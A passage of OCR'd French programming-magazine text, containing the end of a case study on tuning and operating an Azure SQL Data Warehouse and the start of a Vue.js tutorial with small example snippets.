
Côté performance :

Prenons en exemple le mois précédent (avril 2018). 2

Sur le graphique 1, nous voyons qu'en moyenne sur les jours ouvrés, pas loin de 1500 visiteurs uniques se connectent et lancent environ 30000 requêtes.

Arrêtons-nous sur la journée avec le plus de trafic sur le mois d'avril, soit le 3 avril et regardons le détail par heure des requêtes envoyées au Data Warehouse. Nous pouvons voir que le nombre maximal de requêtes simultanées par seconde est plus intense le matin. Et de fait la médiane des temps d'exécution des procédures stockées à ce même moment augmente assez fortement.

Il est important d'analyser les chiffres pour comprendre ce qui se passe. La médiane



2

est calculée sur l'ensemble des requêtes seconde par seconde. Au moment où la médiane est égale à 16 173ms, il y a 5 requêtes concurrentes dont 1 requête prenant beaucoup plus de temps.

Pour expliquer l'hétérogénéité des temps d'exécution, il faut savoir plusieurs choses :

- Les requêtes peuvent ne pas brasser le même volume de données. Le volume maximal qu'une requête peut brasser est de 1,5 milliard de lignes ;
- Autre point, la complexité des requêtes est assez hétérogène ;
- Les E/S constituent un goulet d'étranglement.

Néanmoins les performances restent bonnes, au total le temps médian d'exécution sur l'ensemble des exécutions est de 800ms. C'est-à-dire que la moitié des requêtes prennent moins de 800ms, ce qui est plutôt satisfaisant.

L'architecture du Projet : 3

Le projet est composé de 4 grandes parties :

- Une paire de Data Warehouse en DW1200 pour répondre aux requêtes utilisateurs ;
- Une Web API composée d'un App Service (5), d'un Storage Account (6) et d'une base SQL Azure (4) dont l'objectif est de permettre des opérations sur les Data Warehouse, import, plans de maintenance, cache warmup, accès aux vues systèmes (DMV), etc. ;
- Le Data Lake Store (1) permet de pouvoir centraliser toutes les données issues des systèmes sources ;
- Un système de BI dit traditionnel en full PAAS basé sur une base SQL Database Cores v2 Gen 5 (7) et d'un modèle Tabular en Direct Query déployé sur Azure Analysis Services (9). La collecte du datamart de supervision est réalisée via des Pipelines Data Factory v2 (8) faisant tourner des packages SSIS grâce à Integration Runtime.

Les clés de la réussite du projet

Le succès du projet tient à quelques détails en voici quelques éléments révélés.

Système de maintenance dynamique des partitions

Vis à vis de notre workload, la meilleure clé candidate pour le partitionnement n'était pas le temps (ce qui aurait simplifié les choses), mais le producteur puisque cette information est systématiquement présente dans la clause where. Et donc partitionner par cette clé permet de pouvoir sélectionner une unique partition sans recourir à une opération « Clustered ColumnStore Index Scan » beaucoup moins performante.

Nous ne pouvions pas envisager de créer une partition par producteur parce que le nombre de producteurs était trop important et surtout les index Clustered ColumStore, pour atteindre leur meilleur niveau de compression et donc être performants, ont besoin d'avoir au moins 1 millions de lignes par partition et par distribution. Le nombre de distributions étant de 60 et que les partitions fassent au moins 60 millions de lignes.

Ainsi il est intéressant d'essayer de maintenir un nombre de lignes proche de 60 millions dans chacune des partitions ou d'un multiple de 60.

Chaque jour nous recevons 250 millions de lignes faisant grossir chacune des partitions. Adapter dynamiquement le schéma de partitionnement était donc crucial.

L'ajout de partition se fait par le split d'une partition existante. Alors qu'il est possible de spliter une partition non vide sur un index rowstore, il n'est pas possible de le faire sur un index Clustered ColumnStore. Il est donc nécessaire de vider la partition avant de le faire.

Dans le but de conserver une continuité de service totale, nous avons mis en place un algo (4) basé sur 2 tables supplémentaires. Une table de split, afin de copier les données dans le nouveau schéma cible. Une table de purge, afin de pouvoir détacher la partition de la table à partitionner en les attachant à la table de purge.


Une fois la partition détachée (vidée donc de la table principale), il est possible de spliter la table comme attendue et de pouvoir affecter (SWITCH) les partitions de la table de split vers la table à partitionner.

Cette opération est assez délicate puisque pour ne pas perdre de données il faut être capable en cas d'erreur de pouvoir remettre la table à partitionner dans son schéma initial, si besoin, et de réattacher la partition détachée.


Table d'agrégat et distribution adaptée à chaque typologie de requête

Puisque nous avions plusieurs familles de requêtes, nous avons pris le parti de répliquer la donnée afin de réduire le nombre de lignes pour chacune de ces familles. Il s'agit surtout d'avoir des clés de distributions (HASH) adaptées pour chacune de ces familles dans le but d'optimiser le plan d'exécution des requêtes. Ceci en évitant

3



4



les opérations DMS (Data Movement Service) coûteuses comme peut l'être l'opération ShuffleMove qui consiste à déplacer une partie des données entre chacun des nœuds afin de pouvoir finaliser les opérations d'agrégation (GROUP BY) au niveau de chaque Compute Node.
Ainsi une requête SELECT TOP 10 MonId, SUM(MaMesure) AS MaMesure FROM MaTable GROUP BY MonId tirera profit de requêter une table agrégée par MonId plutôt que par MonChampQuiNaRienAVoir AvecMaRequete.

Plan de maintenance pour maintenir les index Clustered ColumnStore (CCSI) et les statistiques

A chaque chargement, la qualité des index Clustered Columnstore diminue avec l'apparition de lignes dans le Delta Store, c'est-à-dire des lignes stockées en mode Row et en attente de plus de 102 400 lignes pour pouvoir rejoindre un Row Group compressé en colonne. L'idéal est d'avoir un nombre de lignes moyen par rowgroup qui tend vers 1 048 476 lignes. Et pour pouvoir avoir une bonne qualité de compression, il est important d'avoir suffisamment de mémoire ; pour le garantir, il faut augmenter la classe de ressource et également limiter le degré maximal de parallélisme à 1 (MAXDOP 1).
Les statistiques sont essentielles pour orienter l'optimiseur SQL dans le choix d'un bon plan d'exécution notamment dans l'utilisation des opérateurs WHERE et GROUP BY. De ce fait la stratégie en termes de statistiques est déterminante dans les performances et le maintien de statistiques à jour l'est tout autant.

Doublement du nombre de Data Warehouse pour éviter de perturber les lectures pendant l'alimentation et l'application des plans de maintenance

Le stockage sur SQL Data Warehouse, en Gen 1 comme en Gen2 d'ailleurs, est du remote storage constitué de disques P30 empilés, qui sont des disques SSD de 1To de 5000 IOPS et environ 200Mo/s.
Le Rebuild des index sur SQL Data Warehouse ne proposent pas encore ce que son équivalent SMP On-Premise peut proposer à savoir la capacité de Rebuild Online de l'index afin de permettre de ne pas bloquer l'accès aux données.
Le Data Warehouse possède un nombre de slots de ressources limité et un nombre de requêtes simultanées maximum de 32 requêtes dans notre performance Tier (DW1200) qui peut monter à 128 requêtes simultanées en DW6000 (Gen 1) par exemple.
Charger des données sur un data warehouse accédé en même temps et de manière intensive par des utilisateurs est une mauvaise idée. Certes, il y a les éventuels verrous qui pourraient bloquer les requêtes concurrentes.
Mais la pression sur le disque et le fait de prendre des slots de ressources et des slots d'exécutions de requêtes font que dans un mode Interactive Query pour un service continu 24H/24, 7J/7, il est indispensable d'envisager de doubler les data warehouse et de construire une mécanique de SWITCH entre les Data Warehouse. Le but étant de rediriger les utilisateurs sur le Data Warehouse frais, avec les index rebuildés, les statistiques à jour et les données montées en cache.

Système de préchauffage permettant de monter les pages de données en mémoire


Le goulet d'étranglement de tout système de gestion de données ce sont les E/S. Donc limiter la pression disque en montant en mémoire le maximum de page de données est très important pour le niveau de performance des requêtes. De ce fait avant de mettre à disposition le Data Warehouse, il est indispensable de passer un script/procédure stockée de cache warmup.

Limites de mémoire et de concurrence

La gestion de la concurrence sur SQL Data Warehouse est très importante, puisque selon le performance tier, il y a un nombre de slots de ressources maximum. Un slot est une part du montant total des ressources CPU et mémoire du « cluster ». Les E/S ne sont pas concernées par cette limitation.
Ce système de limitation est basé sur la technologie Ressource Governor, mais la mise en place est très nettement simplifiée puisqu'il suffit d'attribuer des logins à des rôles pour les affecter à une classe de ressources.
Il existe 2 types de classes de ressources. Les classes statiques qui permettent une plus grande précision dans la gestion des ressources, puisqu'il existe 8 classes statiques (de staticrc10 à staticrc80), et les classes dynamiques qui s'adaptent en fonction de la mise à l'échelle du service. A noter que cela ne fonctionne qu'en Gen2. En Gen1 les classes dynamiques ne sont pas vraiment dynamiques à l'heure où j'écris cet article. Le Gen1 ne proposant que 4 classes de ressources : smallrc, mediumrc, largerc et xlargerc, il est recommandé d'utiliser directement les classes statiques.
Sur notre projet, nous utilisons à date un performance tier DW1200 (Gen1) soit 288Go de mémoire pour 48 emplacements de concurrence et 32 requêtes simultanées. Lorsque nous chargeons et faisons toutes nos opérations de maintenance et de mise en cache nous utilisons un login dans une classe de ressources staticrc80, ce qui prend 32 slots sur 48, soit $32/48^{e}$ sur 288Go de RAM soit 192Go de RAM utilisable pour nos opérations. Il n'est effectivement pas possible d'utiliser la totalité des ressources.
En ce qui concerne les accès en lecture, nous essayons de maximiser les possibilités de concurrence, nous utilisons donc le smallrc (égal au staticrc10) qui prend $1/48^{e}$ des ressources soit 6Go de ressources.
Quoi qu'il en soit même si nous pouvons ouvrir 48 sessions smallrc, seules 32 requêtes peuvent s'exécuter en parallèle, les 16 sessions attendent qu'un emplacement d'exécution se libère.

Activation du pool de connexions .NET

Notre front étant codé en PHP et hébergé sur un serveur Linux, nous utilisons le driver PHP pour nous connecter à SQL Data Warehouse. Lors de nos tests nous avions remarqué que le temps d'ouverture de connexion était très élevé, entre 500ms et 800ms. Sur un temps d'exécution médian à 800ms, ce temps d'ouverture est vraiment très impactant. Le driver PHP de Microsoft pour SQL Server utilise le pool de connexion ODBC, mais sur Linux il n'est pas activé par défaut et il est nécessaire de



5

modifier un fichier de configuration (odbcinst.ini) et de positionner Pooling à True et de mettre une valeur positive à CPTimeout :

```
[ODBC]
Pooling=Yes

[ODBC Driver 13 for SQL Server]
CPTimeout=<int value>
```

L'utilisation des pools de connexion permet de passer de 500ms à 10 ou 20ms sur la phase d'ouverture de sessions. En mode Interactive Query ce n'est évidemment pas négligeable.

Import des données en CTAS à partir de table externe (Polybase) à partir de fichiers compressés stockés sur Data Lake Store

Sur notre projet, les données à importer sont des fichiers plats dumpés par source dans des répertoires distincts dans un Data Lake Store. Dans chaque répertoire, les fichiers plats ont 1 million de lignes sur 40 colonnes distribuées entre des types int, decimal, date, et quelques char(2) ou char(3) et sont compressé en gz.

Sur SQL Data Warehouse, à partir de la documentation officielle il est difficile de savoir si Polybase est configuré en Scale-out group, avec le moteur Polybase et le service DMS installé sur le control node et des services DMS installés sur tous les compute nodes.

J'ai réalisé un essai à partir d'un répertoire avec 166 510 663 lignes. J'ai chargé les données à partir d'une table externe basée sur ce répertoire. Et j'ai fait un CTAS de cette table externe avec le query hint MAXDOP 1, sur 2 modes de stockage :

- Un stockage en heap (sans index) et en distribution round robin (tourniquet) ;
- Un stockage en CCSI, avec une distribution sur une clé de hachage avec une forte cardinalité.

J'ai testé plusieurs performance tiers en Gen 1 (DW400, DW1200, DW3000) et en Gen 2 (DW1000C et DW2000C). Chaque test a été exécuté 2 fois et le temps affiché est une moyenne des 2 temps. 5

On s'aperçoit dans ce graphique d'une part que :

- Plus on multiplie le nombre de nœuds (compute node) plus on charge rapidement les données ;
- Le nombre de compute nodes n'est pas le seul facteur de vitesse ;(1)
- Il est plus rapide de charger les données en heap, qu'en CCSI ;
- Plus on monte en configuration c'est-à-dire avec beaucoup plus de mémoire, plus l'écart entre insertion en heap ou en CCSI est faible.

A noter une anomalie, le chargement des données dans une table distribuée par hachage et avec un index CCSI en DW6000C qui ne respecte pas les règles décrites ci-avant.

Création d'un ordonnanceur maison permettant de gérer une file d'attente et de lancer des traitements en séquence

Pour scheduler et ordonnancer les traitements, nous avons pensé en première intention à Azure Logic App et Azure Data Factory. Mais nous n'avons pas retenu ces produits et avons pris le parti de développer une Web API pour plusieurs raisons :

- La première c'est que nous voulions maîtriser le fait qu'aucun traitement ne puisse être parallélisé. Exemple, un rebuild index lancé pendant un chargement. Ou un chargement lancé alors qu'un autre chargement est en cours. Nous aurions pu malgré tout gérer cette contrainte avec les 2 outils sus-cités.
- Le deuxième c'est que nous voulions centraliser le management du data warehouse via un webservice, afin de permettre à un tiers de pouvoir ajouter une liste de traitements à réaliser (import, rebuild, mise à jour statistic, synchronisation des tables, cache warmup,), d'être notifié à chaque étape du traitement, d'obtenir les logs d'exécution par retour d'un appel de webservice en JSON, mais aussi le paramétrage du job, ….

Faire un développement personnalisé plutôt que d'utiliser un éditeur de workflow nous donnait plus de souplesse pour l'implémentation des demandes du client.

Conclusion et perspective d'avenir du projet

J'ai eu le plaisir pendant ces 2 années de projet (en pointillé) de voir les améliorations apportées au service (avantage du PAAS). Pour n'en citer que 2 :

- La distribution par réplication qui existait chez son grand frère PDW,qui s'est fait attendre et qui pénalisait grandement les jointures entre la table de fait et les dimensions. Mais ceci a été corrigé ;
- Ensuite le déblocage de la limitation de 32 requêtes concurrentes pour 128 requêtes. Cette évolution récente permet d'envisager des applications de plus grande envergure.

Dans un futur proche, nous serons d'ailleurs amenés à gérer de plus en plus d'utilisateurs concurrents. Nous avons donc développé un utilitaire pour simuler une montée en charge de la plateforme. Nous devons dans les semaines qui viennent définir l'architecture qui pourra garantir des performances iso à ce que nous connaissons aujourd'hui mais pour un plus grand nombre d'utilisateurs. •

(1) En effet, la configuration DW1000C n'a que 2 compute nodes alors que la DW400 en a 4. Seulement, les compute nodes en Gen2 ont une configuration plus musclée, 300 Go par nœud contre 25Go en Gen1. De plus il y a des caches sur des disques NVMe.

Nicolas Decoster
@nnodot
Informaticien et scientifique chez Magellium
Co-fondateur et animateur à la Compagnie du Code

Juliane Blier
@tactless7
Développeuse JavaScript chez SchoolMouv

Tour d'horizon de Vue

Partie 1

Vue est un framework web créé pour la construction d'interfaces utilisateur. Il a été conçu pour une prise en main facile et une adoption progressive. Ce positionnement et des choix techniques bien pensés en font un framework de qualité, gagnant en popularité et se distinguant des autres frameworks majeurs que sont Angular et React.

niveau 100

Présentation de Vue

A l'origine le langage JavaScript a été créé pour apporter un peu de dynamisme au langage HTML. Avec le temps, la présence de ce langage de programmation côté navigateur a permis de plus en plus d'usages et il est devenu courant d'embarquer de grandes quantités de code JavaScript dans des pages web de plus en plus complexes. Pour gérer cette complexité et faciliter le développement de leur site web, les développeurs ont construit des niveaux d'abstractions supérieurs et différentes bibliothèques ont vu le jour. De nos jours, celles qui ont le vent en poupe sont Angular, React et Vue. Vue est un framework JavaScript qui facilite le développement d'interfaces utilisateur. Il permet de créer aussi bien des petites pages, que des sites web complexes. Il trouve sa place dans n'importe quel type de projet, pouvant s'insérer progressivement dans du code existant. Une attention particulière a été portée au niveau utilisabilité pour que les fonctionnalités soient au bon niveau d'abstraction, faciles à appréhender et sans superflu. Sa prise en main est directe et la courbe d'apprentissage très douce, et sa documentation est de très bonne qualité, se lisant presque comme un roman. Elle est traduite dans plusieurs langues par la communauté (dont le français). Enfin Vue permet d'écrire du code testable et maintenable, et offre de très bonnes performances.


Le parcours d'Evan You, le créateur de Vue, permet de comprendre l'esprit de cette bibliothèque et de la communauté qui la développe. Bien qu'il se soit très intéressé aux ordinateurs et à l'informatique lors de son enfance, il ne s'engage pas dans cette voie mais préfère suivre un cursus de designer. Au final, ce métier l'a amené dans un deuxième temps au développement web et au langage JavaScript. Employé chez Google, il a utilisé AngularJS dans divers contextes, et, réflexe de designer, il s'est demandé comment rendre son utilisation plus simple. Il a expérimenté des choses en repartant de zéro et en enlevant tout ce qu'il pouvait d'AngularJS pour ne garder que ce qui lui paraissait essentiel. Vue était né, une communauté s'est vite construite. Devant cet engouement, Evan You a décidé de passer à plein temps sur le développement de cette bibliothèque en se finançant uniquement par des dons.

Vue est une bibliothèque basée sur le principe MVVM, pour Model View ViewModel, qui sépare le modèle contenant les données métiers (Model), la Vue (View) et le modèle qui décrit ce que doit représenter la Vue (ModelView) et qui peut être différent du modèle métier. Ce principe est déjà proposé par WPF de Microsoft en se basant sur XAML pour décrire la vue (similaire à HTML) et sur C# pour la logique. La bibliothèque Knockout.js est un précurseur du principe MVVM en JavaScript. Elle a beaucoup de similarités avec Vue, mais le projet est un peu moins actif et Vue est considéré par certains comme plus simple à manipuler. Quoi qu'il en soit, l'avantage principal du principe MVVM est de bien séparer les données de leur représentation, de se reposer sur la bibliothèque pour assurer la mise à jour de la vue lorsque les données changent, et, inversement, de mettre à jour les données lors des actions de l'utilisateur dans la vue. Il se trouve que Vue est très bon à ce jeu : il offre un système de réactivité qui est très performant car il garde une trace du graphe des dépendances entre données et éléments de la vue concernés (pour ceux qui connaissent, il y a des grandes similitudes avec le principe de fonctionnement de MobX).

Enfin, toujours dans cette idée de fournir une expérience développeur de qualité, Vue propose une approche progressive dans les fonctionnalités offertes. Il y a une séparation nette entre les différents concepts ou outils utiles pour le développement d'une interface web. Suivant ses besoins et la taille de son projet, on commence avec le coeur de rendu déclaratif MVVM de Vue, puis on ajoute le système de composants permettant de séparer les différents éléments de l'interface, puis on ajoute le routing (vue-router), puis la gestion de l'état avec Vuex (qui est une sorte de pendant de Redux pour Vue). Quand son projet devient conséquent on utilise les outils de build fournis par Vue. Puis, enfin, on peut ajouter du rendu côté serveur (SSR) si on désire optimiser l'expérience utilisateur et le référencement. Et bien que tous ces éléments soient optionnels et qu'on les ajoute au fur et à mesure, ils sont tous développés de manière coordonnée par la core team, offrant un ensemble bien segmenté restant parfaitement cohérent. 1

L'équipe de développeurs de Vue ne s'arrête pas non plus en si bon chemin. A l'heure où nous écrivons ces lignes, Evan You a annoncé la prochaine arrivée de la version 3.0 du framework lors de la conférence Vue JS de Londres.

1



Le rendu déclaratif avec Vue

Le fonctionnement de Vue est centré sur son moteur de rendu déclaratif MVVM, pour Model View ViewModel. Cela consiste en une séparation nette entre les données et la manière dont elles sont représentées. Dans le principe, la partie JavaScript définit un modèle de vue avec ses données et ses comportements sans faire références aux éléments du DOM et c'est plutôt le rôle de la vue définie en HTML de faire référence aux éléments du modèle de vue. On ne fait que déclarer des données et des comportements d'un côté, et la manière de les représenter de l'autre. On parle donc de rendu déclaratif. Le moteur de Vue se charge de mettre à jour automatiquement la vue lorsque le modèle de vue est modifié.

Voyons ensemble les outils et les mécanismes fournis par Vue pour définir une interface. Imaginons que l'on veuille développer une petite page web montrant les contributeurs d'un projet hébergé par GitHub, en exploitant l'API HTTP publique de récupération des informations associées à un repository.

Avant de rentrer dans les détails avec ce scénario plus poussé, commençons par un code très simple montrant un exemple minimal. Pour changer du bon vieux "Hello World!", nous allons juste afficher "Repository for" suivi du nom d'un projet GitHub ("vue" dans notre cas) :

```
<html>
 <script src="https://unpkg.com/vue"></script>
 <body>
  <div id="app">
   <h1> Repository for {{ name }} </h1>
  </div>
 </body>
 <script>
  const app = new Vue({
   el: '#app',
   data: { name: 'vue'}
  })
  setTimeout(() => app.name = 'vuex', 2000)
 </script>
</html>
```

Nous avons écrit notre première page web avec Vue. Dans la vue, on insère des données à l'aide d'une syntaxe de template basée sur des doubles accolades. Côté JavaScript, on instancie notre application en associant un élément de template (désigné ici par son identifiant app) et les données à utiliser dans le template de la vue : la chaîne de caractère 'vue' va être insérée par le moteur de Vue dans l'élément <h1> du template. Enfin, la dernière ligne du script demande d'attendre deux secondes avant d'exécuter l'instruction app.name = 'vuex' modifiant ainsi le champ name du modèle de la vue que l'on manipule avec la variable app : au bout de deux secondes le nom du projet affiché bascule automatiquement sur "vuex". Ce petit exemple nous permet d'illustrer la séparation entre la vue et les données ainsi que le principe de réactivité de Vue.

Passons maintenant à notre exemple de tableau des contributeurs d'un projet hébergé par GitHub. Nous allons progressivement passer en revue les différents outils et concepts de Vue sur cet exemple, dont le résultat et le code final sont présentés plus loin. Afin d'avoir un code plus concis, nous avons enlevé tout ce qui concerne la mise en forme (structure et style) qui n'est pas nécessaire pour illustrer notre propos.

Dans cette page web, nous exploitons les informations retournées par l'API HTTP fournie par GitHub, et en particulier l'URL vers le projet lui-même et celle vers la liste des contributeurs. La première retourne un objet JSON dont la forme est (on n'a gardé que les informations nécessaires pour notre exemple) :

```
{
 "name": "vue",
 "owner": {
  "avatar_url": "https://avatars1...",
 },
 "description": "   A progressive..."
}
```

et la deuxième renvoie une liste d'objets dont la forme est :

```
[
 {
  "login": "yyx990803",
  "avatar_url": "https://avatars1...",
  "contributions": 2060
 },
 {
  "login": "Hanks10100",
  "avatar_url": "https://avatars0...",
  "contributions": 47
 },
 ...
]
```

Pour l'instant, on considère que ces informations sont respectivement stockées dans les champs project et contributors de la structure data de notre objet Vue (nous verrons plus loin comment les récupérer dynamiquement). Nous pouvons ainsi créer une petite fiche de présentation du projet :

```
<img v-bind:src="project.owner.avatar_url">
<h1> {{ project.name }} </h1>
<h4> {{ project.description }} </h4>
```

La directive v-bind:src indique que l'expression JavaScript à droite du signe égal doit être évaluée et le résultat affecté à l'attribut src de l'élément <img>, c'est-à-dire ici l'URL de l'image de l'avatar de l'utilisateur propriétaire du projet (le logo de Vue dans notre cas). Pour information, Vue définit un ensemble de nouveaux attributs HTML, que l'on appelle directives et dont les noms commencent par "v-".

Pour l'affichage de la liste des contributeurs, on fait appel à une directive v-for qui permet de répéter l'élément pour chaque contributeur :

```
<div v-for="contributor in contributors"> ... <div>
```

Pour chaque répétition de l'élément, une nouvelle variable contributor est créée qui contient les informations associées au contributeur considéré issu de la liste contributors. On exploite d'ailleurs une de ces informations avec la directive v-if pour n'afficher que les utilisateurs ayant apporté au moins 11 contributions au projet :

```
<div v-if="contributor.contributions > 10"...
```

Une autre directive v-if est utilisée plus loin, conjointement avec une directive v-else, pour afficher le nom d'Evan You à la place de son login GitHub et laisser le login pour tous les autres utilisateurs.
Dans les templates de la vue il est possible d'utiliser des expressions JavaScript afin d'afficher des valeurs calculées à partir des données du modèle, comme par exemple le nombre total de contributions. Cependant cela introduit de la logique dans la vue, le code peut vite devenir verbeux et difficile à maintenir. Le mieux reste de laisser cela à la partie JavaScript. Vue offre un mécanisme pour cela par l'intermédiaire des propriétés calculées (*computed* en anglais). La variable total sera mise à jour dès qu'une des valeurs permettant de la calculer sera modifiée. Côté JavaScript il suffit donc d'écrire :

```
computed: {
 total: function () {
  return this.contributors.reduce((sum, c) => {
   return sum + c.contributions
  }, 0)
 }
}
```

Dans le template on peut utiliser total comme n'importe quelle autre propriété du modèle de la vue :

```
<h4> {{ total }} contributions </h4>
```

Vue se charge de surveiller tout changement dans la liste des contributeurs, pour mettre à jour la valeur de total ainsi que les parties de la vue qui l'utilisent.
Vue offre un mécanisme simple pour réagir aux événements des éléments de la vue. Dans notre exemple nous affichons l'image de l'avatar d'un utilisateur lorsqu'on clique sur son login. Pour cela, nous avons d'abord défini une propriété du modèle de vue qui s'appelle selected qui contient le contributeur sélectionné. L'image affichée provient donc tout simplement de l'URL stockée dans cette propriété :

```
<img v-bind:src="selected.avatar_url">
```

Le changement de selected est associé à l'évènement click de souris de l'élément qui affiche le login d'un contributeur

```
<div ... v-on:click="selected = contributor" ...
```

Pour montrer à l'utilisateur quel est le contributeur sur lequel il vient de cliquer, nous affectons une classe CSS selected à l'élément cliqué. Pour changer cette classe de manière conditionnelle on utilise une directive v-bind dont le comportement est spécifique à la liaison de classes :

```
<div ...
 v-bind:class="{
  coredev: contributor.contributions > 30,
  selected: contributor === selected
 }" ...
```

Cette syntaxe indique que la classe selected est présente si le collaborateur est celui qui est sélectionné, et la classe coredev est présente si le nombre de contributions est strictement supérieur à 30. Pour information, Vue permet de manipuler le style d'un élément avec v-bind sur un principe similaire.
Dans cet exemple nous voulons laisser à l'utilisateur la possibilité de changer le projet GitHub pour lequel il veut voir les contributeurs. Le moyen naturel est d'utiliser un élément <input>. Vue nous fournit un outil très pratique qui permet de définir une liaison dans les deux sens (*two way binding* en anglais) entre un élément de saisie (comme ceux trouvés dans les formulaires) et une propriété du modèle de vue. Pour cela on utilise la directive v-model en indiquant le nom de la propriété concernée :

```
<input v-model="repo"></input>
```

Chaque fois que l'utilisateur changera l'élément <input>, la propriété du modèle changera également. Il ne nous reste plus qu'à réagir à ces changements pour télécharger les informations liées au nouveau projet avec l'API de GitHub. Cette surveillance se fait en définissant une fonction qui porte le nom de la propriété à surveiller (repo dans notre cas) et de l'ajouter dans la structure watch du modèle de vue :

```
watch: {
 repo: function (repo, oldRepo) {
  ...
 }, ...
}
```

Ce petit exemple de tableau de bord des contributeurs d'un projet GitHub a permis de faire le tour des fonctionnalités principales du rendu déclaratif avec Vue, et de voir le potentiel et l'élégance de ce framework. Pour aller plus loin nous ne saurions trop recommander de se plonger dans la documentation officielle qui est très complète, claire et précise. 2
Résultat du rendu de la page web présentant la liste de contributeurs d'un projet GitHub
Code source du template en HTML :

